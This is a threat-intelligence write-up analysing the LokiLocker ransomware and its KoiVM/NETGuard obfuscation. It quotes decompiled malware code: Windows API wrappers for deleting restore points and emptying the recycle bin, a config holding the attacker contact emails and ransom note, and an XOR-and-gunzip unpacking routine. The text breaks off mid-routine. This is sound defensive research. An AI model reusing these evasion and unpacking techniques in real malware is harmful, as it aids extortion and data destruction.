New Ransomware Family Identified: LokiLocker RaaS Targets Windows Systems

The BlackBerry Research & Intelligence Team : : 3/16/2022

Overview

BlackBerry Threat Intelligence has identified a new Ransomware-as-a-Service (Raas) family, and tracked its lineage to its probable beta stage release. Like so many other strains of ransomware, LokiLocker encrypts your files and will render your machine unusable if you don't pay up in time. However, like its namesake god Loki, this threat seems to have a few subtle tricks up its sleeve - not least being a potential “false flag” tactic that points the finger at Iranian threat actors.

In Norse mythology, Loki was the consummate trickster who had the ability to shapeshift at will. One of the many hot-headed fire gods, Loki was an enemy to the other gods themselves, often entering their banquets uninvited and demanding their food and drink. LokiLocker is similarly insistent on acquiring that to which it has no legitimate claim.

LokiLocker is a relatively new ransomware family targeting English-speaking victims and Windows® PCs; the threat was first seen in the wild in mid-August 2021. It shouldn’t be confused with an older ransomware family called Locky, which was notorious in 2016, or LokiBot, which is an infostealer. It shares some similarities with the LockBit ransomware (registry values, ransom note filename), but it doesn't seem to be its direct descendant.

Like the god it is named after, LokiLocker enters the victim's life uninvited and starts looking for property to purloin. The threat then encrypts their files, and demands they pay a monetary ransom to restore access. The malware is written in .NET and protected with NETGuard (modified ConfuserEX) using an additional virtualization plugin called KoiVM. KoiVM used to be a licensed commercial protector for .NET applications, but around 2018, its code was open-sourced (or possibly leaked), and it's now publicly available on GitHub. Although Koi seems to be popular with hacking tools and cracks, we haven't seen a lot of other malware using it to date.

Loki the Destroyer

LokiLocker encrypts victim's files on local drives and network shares with a standard combination of AES for file encryption and RSA for key protection. It then asks the victim to email the attackers to obtain instructions on how to pay the ransom.

LokiLocker also boasts an optional wiper functionality – if the victim doesn't pay up in the timeframe specified by the attacker, all non-system files will be deleted and the MBR overwritten, wiping all the victim's files and rendering the system unusable. With a single stroke, everyone loses.

LokiLocker works as a limited-access Ransomware-as-a-Service scheme that appears to be sold to a relatively small number of carefully vetted affiliates behind closed doors. Each affiliate is identified by a chosen username and is assigned a unique chat-ID number. There are currently about 30 different "VIP" affiliates across the LokiLocker samples that BlackBerry researchers have found in the wild.

One of the earliest samples of this ransomware was initially distributed inside Trojanized brute-checker hacking tools such as:

- PayPal BruteChecker
- Spotify BruteChecker
- PiaVPN Brute Checker By ACTEAM
- FPSN Checker by Angeal (Cracked by MR_Liosion)

Brute-checkers are tools used to automate validation of stolen accounts, and gain access to other accounts, via a technique called credential stuffing. It's possible that the LokiLocker version distributed with these hacking tools constituted some kind of beta testing phase before the malware was offered to a wider range of affiliates.


The victims we've observed seem to be scattered around the world (which is not unexpected, given that different affiliates might have different targeting patterns), with the main concentration in Eastern Europe and Asia.

Although we've been unable to reliably assess exactly where the LokiLocker RaaS originates, it is worth mentioning that all the embedded debugging strings are in English, and – unlike the majority of malware originating from Russia and China – the language is largely free of mistakes and misspellings.

Also, perhaps more interestingly, some of the cracking tools used to distribute the very first samples of LokiLocker seem to be developed by an Iranian cracking team called AccountCrack. Moreover, at least three of the known LokiLocker affiliates use unique usernames that can be found on Iranian hacking channels. It’s not entirely clear whether this means they truly originate from Iran or that the real threat actors are trying to cast the blame on Iranian attackers.

Diving into LokiLocker


To inspect the C# code, we must first open the binary in DNSpy to decompile it. We can see the original filename of "svchost.exe,” and a reference to NETGuard/KoiVM v0.2.0-custom, as seen in Figure 1.



```
using System;

[module: NETGuard("KoiVM v0.2.0-custom")]
```

Figure 1 - KoiVM obfuscator version

When we inspect the namespace, we are immediately confronted with two labelled classes, “Koi” and “NETGuard,” as well as numerous classes with obfuscated function names. These function names are all prefixed with multiples of the letter “Z,” as seen in Figure 2. This holds true for the other namespaces as well.



```
svchost (1.2.0.0)
  svchost.exe
    Type References
    References
    Resources
    { } -
      <Module> @02000001
      Koi @02000002
      NETGuard @02000044
      ZZZZZZZZF @02000046
      ZZZZZZZZf @02000010
      ZZZZZZZZL @02000048
      ZZZZZZZZR @0200004A
      ZZZZZZZZZb @0200004D
      ZZZZZZZZZD @02000057
      ZZZZZZZZZh @0200004F
      ZZZZZZZZZL @0200005A
```


Figure 2 - Koi, NETGuard and obfuscated class names

KoiVM, as the name suggests, is a virtual machine (VM) designed to work on ConfuserEx, a C# obfuscator. The virtualization works as a more challenging form of obfuscation. As described in the documentation for KoiVM, this is done by "turning the .NET opcodes into new ones that only are understood by our machine."

Typically, vanilla implementations of KoiVM can be devirtualized using a tool named OldRod, which was developed specifically to defeat KoiVM virtualization and make the decompiled code more understandable to the human eye. However, it’s trivial to modify KoiVM so that OldRod cannot find specific signatures or required data. And unless you modify the tool itself to handle these modifications, it can result in an unsuccessful attempt at devirtualization.

With the sample analyzed by BlackBerry researchers, OldRod fails, as there is no *#Koi* stream listed within the COR20 MetaData Tables Header, which brings us back to square one.

It’s important to note the presence of several namespaces of interest, particularly those beginning with “Loki,” such as those pictured in Figure 3. If we inspect the code contained within the classes, we can see that there’s a problem (for now!): They’re either empty, or DNSpy threw an error when decompiling them.




```
{ } Loki
    a @02000003
    F @02000004
    V @02000005
    ZZG @02000007
    ZZJ @02000008
    ZZL @02000009
    ZZu @02000006
{ } Loki.Config
{ } Loki.Crypto
{ } Loki.Pinvoke
{ } Loki.Properties
{ } Shell32
```

```
using System;
using System.Security.Cryptography;

namespace Loki
{
    // Token: 0x02000003 RID: 3
    internal class a
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00019EF8 File Offset: 0x00017CF8
        public static byte[] b(byte[])
        {
            /*
An exception occurred when decompiling this method (06000001)

ICSharpCode.Decompiler.DecompilerException: Error decompiling System.Byte[] Loki.a::b(System.Byte[])
```

Figure 3 - Loki functions – Empty or unable to be decompiled


Loki.Pinvoke contains the class ZZZZX (as seen in Figure 4), which itself contains wrappers to various Windows APIs. Calling one of these wrappers will import the DLL and the specified function. This has the added benefit of removing any direct calls to the Windows API. For example, any call to the Kernel32.dll’s *FindNextFile* need only call the C# function ZZZZZf.



```
namespace Loki.Pinvoke
{
    // Token: 0x0200000F RID: 15
    internal class ZZZZX
    {
        // Token: 0x0600008F RID: 143
        [DllImport("SrClient.dll", EntryPoint = "SRRemoveRestorePoint", SetLastError = true)]
        public static extern uint ZZZZY(uint);

        // Token: 0x06000090 RID: 144
        [DllImport("Kernel32.dll", CharSet = CharSet.Ansi, EntryPoint = "SetVolumeLabelA", SetLastError = true)]
        public static extern bool ZZZZZ(string, string);

        // Token: 0x06000091 RID: 145
        [DllImport("user32.dll", EntryPoint = "GetDesktopWindow")]
        public static extern IntPtr ZZZZZa();

        // Token: 0x06000092 RID: 146
        [DllImport("user32.dll", EntryPoint = "GetWindowRect", SetLastError = true)]
        public static extern bool ZZZZZb(IntPtr, out ZZZZX.ZZZZZZK);

        // Token: 0x06000093 RID: 147
        [DllImport("user32.dll", CharSet = CharSet.Auto, EntryPoint = "SystemParametersInfo")]
        public static extern bool ZZZZZc(int, int, string, int);

        // Token: 0x06000094 RID: 148
        [DllImport("shell32.dll", EntryPoint = "SHEmptyRecycleBin")]
        public static extern int ZZZZZd(IntPtr, string, uint);

        // Token: 0x06000095 RID: 149
        [DllImport("kernel32.dll", CharSet = CharSet.Auto, EntryPoint = "FindFirstFile")]
        public static extern IntPtr ZZZZZe(string, out ZZZZX.ZZZZZZQ);

        // Token: 0x06000096 RID: 150
        [DllImport("kernel32.dll", CharSet = CharSet.Auto, EntryPoint = "FindNextFile")]
        public static extern bool ZZZZZf(IntPtr, out ZZZZX.ZZZZZZQ);
```

Figure 4 - WinAPI wrappers

Also of note is the “affiliate config,” which contains several configuration options that we’ll explore in greater detail further on.




```
namespace Loki.Config
{
    // Token: 0x0200001E RID: 30
    internal class ZZZL
    {
        // Token: 0x040001E8 RID: 488
        public const string DarkWaveTutanotaEmail = "d4rkw4ve@tutanota.com";

        // Token: 0x040001E9 RID: 489
        public const string DarkWaveYandexEmail = "dark4wave@yandex.com";

        // Token: 0x040001EA RID: 490
        public const string Darkwave = "darkwave";

        // Token: 0x040001EB RID: 491
        public const string ChatID = "[redacted];

        // Token: 0x040001EC RID: 492
        public const string LokiFileExtension = ".Loki";

        // Token: 0x040001ED RID: 493
        public const string RestoreMyFilesFilename = "Restore-My-Files.txt";

        // Token: 0x040001EE RID: 494
        public static readonly string RansomNote = "!!!All of your files are encrypted!!!\r\nTo decrypt them send e-mail to this address: d4rkw4ve@tutanota.com\r\nIn
          case of no answer in 24h, send e-mail to this address: dark4wave@yandex.com\r\nAll your files will be lost on {TIMER}.\r\nYour SYSTEM ID : ";

        // Token: 0x040001EF RID: 495
        public const int int30 = 30;

        // Token: 0x040001F0 RID: 496
        public const string LokiLocker_1 = "loki-locker.one";
    }
```

Figure 5 - Loki config

Now that we’ve looked at some key features of the binary, it’s time to get our hands dirty and dig deeper into this ransomware.

Unpacking

While OldRod couldn’t devirtualize the binary for us, all is not yet lost. With a bit of old-fashioned elbow grease and debugging magic, we can still work our way through the binary the old-fashioned way. We found that DNSpy fails to put a breakpoint on the entry point or process creation, and that by navigating to the first namespaces constructor (*.cctor)* we could breakpoint the initial call to the *Koi()* function and step in, leading us to Figure 6 below.



```
internal class Koi
{
    // Token: 0x06000104 RID: 260 RVA: 0x0002E108 File Offset: 0x0002B908
    static void Koi()
    {
        global::Koi.ZZZZZZZZZZZZZZZZZZZZr();
        global::Koi.ZZZZZZZZZZZZZZZZZZZX(fieldof(global::Koi.î\u00F7.\u00A9ô).FieldHandle, 198);
        global::Koi.ZZZZZZZZZZZZZZZZZZZX(fieldof(global::Koi.BÏ\u008A\u0097%).FieldHandle, 106);
        global::Koi.ZZZZZZZZZZZZZZZZZZZX(fieldof(global::Koi.üu\u0088t\u000E).FieldHandle, 212);
        global::Koi.ZZZZZZZZZZZZZZZZZZZZb(fieldof(global::Koi.\u0011Yoc|).FieldHandle, 113);
        global::Koi.ZZZZZZZZZZZZZZZZZZZZi(fieldof(global::Koi.#\u000BWÖÏ).FieldHandle, 35);
        global::Koi.ZZZZZZZZZZZZZZZZZZZZd(fieldof(global::Koi.\u0083t\u00B1Tå).FieldHandle, 92);
        global::Koi.ZZZZZZZZZZZZZZZZZZZZf(fieldof(global::Koi.ÙG-ZÐ).FieldHandle, 248);
        global::Koi.ZZZZZZZZZZZZZZZZZZZW(fieldof(global::Koi.E\u00AC_ã\u0084).FieldHandle, 132);
        global::Koi.ZZZZZZZZZZZZZZZZZZZX(fieldof(global::Koi.=j\u0093Þ\u000E).FieldHandle, 21);
        global::Koi.ZZZZZZZZZZZZZZZZZZZZ(fieldof(global::Koi.\u008AíIâØ).FieldHandle, 162);
        global::Koi.ZZZZZZZZZZZZZZZZZZZY(fieldof(global::Koi.#\u0084\u008B[\u00B6).FieldHandle, 172);
        global::Koi.ZZZZZZZZZZZZZZZZZZZZd(fieldof(global::Koi.V*ôñ\u000D).FieldHandle, 2);
        global::Koi.ZZZZZZZZZZZZZZZZZZZZ(fieldof(global::Koi.ÎaMëî).FieldHandle, 230);
        global::Koi.ZZZZZZZZZZZZZZZZZZZZa(fieldof(global::Koi.6\u0093aVö).FieldHandle, 187);
        global::Koi.ZZZZZZZZZZZZZZZZZZZZb(fieldof(global::Koi.ÆV\u008Dà:).FieldHandle, 37);
        global::Koi.ZZZZZZZZZZZZZZZZZZZZc(fieldof(global::Koi.\u00A0+\u0001Ñf).FieldHandle, 3);
        global::Koi.ZZZZZZZZZZZZZZZZZZZZl(fieldof(global::Koi.!\u009Fæ\u00A5m).FieldHandle, 78);
        global::Koi.ZZZZZZZZZZZZZZZZZZZY(fieldof(global::Koi.å\u00A1\u00A2ws).FieldHandle, 210);
        global::Koi.ZZZZZZZZZZZZZZZZZZZZb(fieldof(global::Koi.\u0006ù<µ+).FieldHandle, 209);
        global::Koi.ZZZZZZZZZZZZZZZZZZZZe(fieldof(global::Koi.B\u008CHßn).FieldHandle, 164);
        global::Koi.ZZZZZZZZZZZZZZZZZZZY(fieldof(global::Koi.2Ú\u0082Ñª).FieldHandle, 242);
        global::Koi.ZZZZZZZZZZZZZZZZZZZZg(fieldof(global::Koi.k\u0018\u0008ÿ\u0008).FieldHandle, 215);
        global::Koi.ZZZZZZZZZZZZZZZZZZZZc(fieldof(global::Koi.[Ø\u0006\u00BDÝ).FieldHandle, 240);
```

Figure 6 – KoiVM virtualized functions

There are 324 calls to functions within the Koi() class. However, many are repeated and are presumably setting up the VM environment. Of the calls we're interested in, only three are important – the first, penultimate, and last.


First Unpacking Function

The first function fetches the module base address and proceeds to decode a section of itself in-memory, through a series of convoluted XORs and variable assignments. Once this is done, VirtualProtect is called with PAGE_EXECUTE_READWRITE permissions.

A final loop then decodes more data into the same location that had its permissions changed. The overall purpose of this first function appears to be to decode some additional decoding functions for later use.

Second (Last) Unpacking Function

Initially, a large byte array is defined within a global variable, as seen in Figure 7, where each byte is XOR'd against its position in the byte array. Once this operation has completed, the resulting data is decompressed using GZIP.



```
public static void ByteArrayThenGunzip()
{
    global::Koi.DefineByteArray();
    List<IntPtr> list = new List<IntPtr>();
    IntPtr item = (IntPtr)null;
    int num = 83;
    byte[] array = global::Koi.ByteArrayGlobalVariable;
    for (int i = 0; i < array.Length; i++)
    {
        byte[] array2 = array;
        int num2 = i;
        array2[num2] ^= (byte)i;
    }
    array = global::Koi.GunZipByteArray(array);
    BinaryReader binaryReader = new BinaryReader(new MemoryStream(array));
    for (int j = 0; j < num; j++)
    {
```

